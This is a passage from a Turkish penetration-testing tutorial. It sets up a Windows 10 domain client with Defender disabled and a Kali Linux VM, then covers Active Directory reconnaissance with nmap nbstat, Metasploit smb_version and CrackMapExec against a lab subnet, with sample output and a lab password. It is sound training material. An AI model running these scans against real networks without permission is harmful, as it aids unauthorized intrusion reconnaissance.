
Windows 10 sanal makinesine Statik IP olarak 192.168.0.10 atayalım ve Domain Controller sunucumuzu DNS sunucusu olarak girelim.





Ağ ayarlarını yaptıktan sonra, Windows 10 istemci bilgisayarı Domain ortamına ekleyiniz. Dosya Gezginine tıklayıp This PC dosyasına sağ tıklayın ve Properties sekmesine ilerleyin. Aşağı inerek “Advanced system settings” seçeneğini bulun ve tıklayın. Çıkan sayfada Computer Name sekmesine tıklayın ve “Change” butonuna tıklayın.



Member of Domain'I seçin ve Active Directory kurulum esnasında atadığınız kök alan adını girin.





Bilgisayarı Domain'e alabilmek için Administrator kullanıcısının bilgilerini giriniz.



Bilgisayar açıldıktan sonra, Other user'ı seçip düşük yetkili bir Domain Kullanıcısı ile giriş yapınız.

yusuf.akca@busiber.local
1q2w3e4R





About

Your PC is monitored and protected.

[See details in Windows Security](#)

Device specifications

Device name	MUHASEBE01
Full device name	MUHASEBE01.busiber.local
Processor	Intel(R) Core(TM) i7-8569U CPU @ 2.80GHz 2.81 GHz
Installed RAM	4.00 GB
Device ID	435FB3C5-4A20-4FDB-89F1-E99B63947E38
Product ID	00329-20000-00001-AA486
System type	64-bit operating system, x64-based processor
Pen and touch	No pen or touch input is available for this display

[Copy](#)

[Rename this PC](#)

Windows specifications

Antivirus/EDR/IPS-IDS atlatma bu eğitimin kapsamına alınmadığından, Windows 10 bilgisayarında güvenlik ayarlarını kapatınız. Eğitimin ilerleyen aşamalarında savunma atlatma ile alakalı genel öneriler verilecektir.

The screenshot shows the Windows Start Menu search interface. At the top, there is a navigation bar with tabs: All, Apps, Documents, Web, and More. Below this is a section titled "Best match". Under "Apps", several items are listed with icons: Windows Security (selected), Local Security Policy, Windows Defender Firewall with Advanced Security, Windows Security settings, Security processor, Security processor troubleshooting, Check for updates, and Windows Update settings. Below the Apps section is a "Settings" section containing the same seven items. At the bottom is a "Search the web" section with a result for "security - See web results".

- All
- Apps
- Documents
- Web
- More ▾

Best match

Apps

- Windows Security >
- Local Security Policy >
- Windows Defender Firewall with Advanced Security >

Settings

- Windows Security >
- Security processor >
- Security processor troubleshooting >
- Check for updates >
- Windows Security settings >
- Windows Update settings >

Search the web

- security - See web results >

⚙️ Virus & threat protection settings

View and update Virus & threat protection settings for Microsoft Defender Antivirus.

Real-time protection

Locates and stops malware from installing or running on your device. You can turn off this setting for a short time before it turns back on automatically.


- ✖️ Real-time protection is off, leaving your device vulnerable.



Cloud-delivered protection

Provides increased and faster protection with access to the latest protection data in the cloud. Works best with Automatic sample submission turned on.





4.3. Kali Linux 2020.4 Kurulumu ve Yapılandırılması

Dosya indirme işlemi esnasında Kali Linux 2020.4 işletim sistemini OVA dosyası olarak indirdiğimiz için, üzerine çift tıklayarak sanal makineyi direkt olarak VirtualBox'a aktarabilirsiniz.




Oracle VM VirtualBox Yöneticisi

Sanal sistem "Kali-Linux-2020.4-vbox-amd64", aşağıda gösterilen yazılım lisans sözleşmesinin koşullarını ve şartlarını kabul etmenizi gerektirir.

İçe aktarmaya devam etmek için **Kabul et**'e tıklayın ya da iptal etmek için **Kabul etme**'ye tıklayın.

GPL v3 ~ <https://www.kali.org/docs/policy/kali-linux-open-source-policy/>

Yazdır... **Kaydet...** **Kabul etme** **Kabul et**



Son olarak, Kali Linux 2020.4 sanal makinesini Ağ ayarlarından NatNetwork'e ekleyiniz.

A screenshot of the VirtualBox settings interface for a Kali Linux 2020.4 virtual machine. The window title is "Kali-Linux-2020.4-vbox-amd64 - Ağ". The "Ağ" tab is selected. Below it, a tab bar shows "Bağdaştırıcı 1" (selected), "Bağdaştırıcı 2", "Bağdaştırıcı 3", and "Bağdaştırıcı 4". Under "Bağdaştırıcı 1", there is a checked checkbox labeled "Ağ Bağdaştırıcısını etkinleştir". Below it, the "Şuna takıldı:" dropdown is set to "NAT Ağı". The "Adı:" field contains "NatNetwork". At the bottom right, there are "İptal" and "TAMAM" buttons.

5. Active Directory Saldırılarına Giriş – Bilgi Toplama

Yerel ağ sizme testi esnasında geçerli bir Domain User hesabına sahip değilsek, Domain ortamı hakkında öğrenebileceklerimiz sınırlı. Geçerli bir kullanıcı elde etmeden önce yerel ağda aşağıdaki bilgileri toplamak sizme testinin ileriki safhalarında bize yardımcı olacaktır;

- DNS (Alan Adı).
- NetBIOS Çağrı Adı.
- Sunucu ve istemcilerin SMB versiyonları.
- Kimlik Denetimi olmadan erişilebilen dosya paylaşımıları.

5.1. nbstat

nbstat, hedef bilgisayarların NetBIOS adlarını tespit eden bir nmap betigidir.

```
sudo nmap -sU --script nbstat.nse -p137 192.168.0.0/24
```

```
PORT      STATE            SERVICE
137/udp  open|filtered  netbios-ns
MAC Address: 08:00:27:E3:98:F1 (Oracle VirtualBox virtual NIC)

Host script results:
| nbstat: NetBIOS name: WIN-FNG7ILTB0H0, NetBIOS user: <unknown>, NetBIOS MAC: 08:00:27:e3:98:f1 (Oracle VirtualBox virtual NIC)
|   Names:
|     WIN-FNG7ILTB0H0<00>    Flags: <unique><active>
|     BUSIBER<00>            Flags: <group><active>
|     BUSIBER<1c>            Flags: <group><active>
|     WIN-FNG7ILTB0H0<20>    Flags: <unique><active>
|     _ BUSIBER<1b>          Flags: <unique><active>

Nmap scan report for 192.168.0.10
Host is up (0.00026s latency).

PORT      STATE            SERVICE
137/udp  open|filtered  netbios-ns
MAC Address: 08:00:27:FF:63:12 (Oracle VirtualBox virtual NIC)

Host script results:
| nbstat: NetBIOS name: MUHASEBE01, NetBIOS user: <unknown>, NetBIOS MAC: 08:00:27:ff:63:12 (Oracle VirtualBox virtual NIC)
|   Names:
|     MUHASEBE01<00>        Flags: <unique><active>
|     BUSIBER<00>            Flags: <group><active>
|     _ MUHASEBE01<20>        Flags: <unique><active>
```

5.2. Metasploit smb_scanner

Metasploit'in içinde bulunan auxiliary/scanner/smb/smb_version hedef bilgisayarların desteklediği SMB versiyonlarını, yetkili domain'ı ve şifreleme kabiliyetlerini tespit eden bir modüldür.

```
msf6 > use auxiliary/scanner/smb/smb_version
msf6 auxiliary(scanner/smb/smb_version) > options

Module options (auxiliary/scanner/smb/smb_version):
Name      Current Setting  Required  Description
RHOSTS          yes        The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>'
THREADS        1           yes        The number of concurrent threads (max one per host)

msf6 auxiliary(scanner/smb/smb_version) > set RHOSTS 192.168.0.0/24
RHOSTS => 192.168.0.0/24
msf6 auxiliary(scanner/smb/smb_version) > run

[*] 192.168.0.2:445      - SMB Detected (versions:2, 3) (preferred dialect:SMB 3.0.2) (signatures:optional) (guid:{8582e58d-d782-aa5e-aa85-ecf3d1d62271}) (authentication domain:PEACES ELLS)
[*] 192.168.0.4:445      - SMB Detected (versions:2, 3) (preferred dialect:SMB 3.1.1) (compression capabilities:LZNT1) (encryption capabilities:AES-128-CCM) (signatures:optional) (guid:{b3ca0ca1-44f7-4015-a631-7a31ed3114ca}) (authentication domain:BUSIBER)
[*] 192.168.0.10:445     - SMB Detected (versions:2, 3) (preferred dialect:SMB 3.1.1) (compression capabilities:LZNT1) (encryption capabilities:AES-128-CCM) (signatures:optional) (guid:{f76ed583-8012-4514-90fe-f5f82ea8870e}) (authentication domain:BUSIBER)
^C[*] 192.168.0.0/24:    - Caught interrupt from the console ...
[*] Auxiliary module execution completed
```

5.3. CrackMapExec

Active Directory sizma testlerinin isviçre çakısı olarak nitelendirilen CrackMapExec, bilgi toplama aşamasında hedef bilgisayarların işletim sistemi versiyonu, alan adı ve hostname gibi bilgileri tespit edebilir.

cme smb 192.168.0.0/24

```
./cme smb 192.168.0.0/24
[*] 192.168.0.10    445    MUHASEBE01      [*] Windows 10.0 Build 19041 x64 (name:MUHASEBE01) (domain:busiber.local) (signing:False) (MBv1:False)
[*] 192.168.0.4     445    WIN-FNG7ILTB0H0  [*] Windows 10.0 Build 17763 x64 (name:WIN-FNG7ILTB0H0) (domain:busiber.local) (signing:True) (SMBv1:False)
```

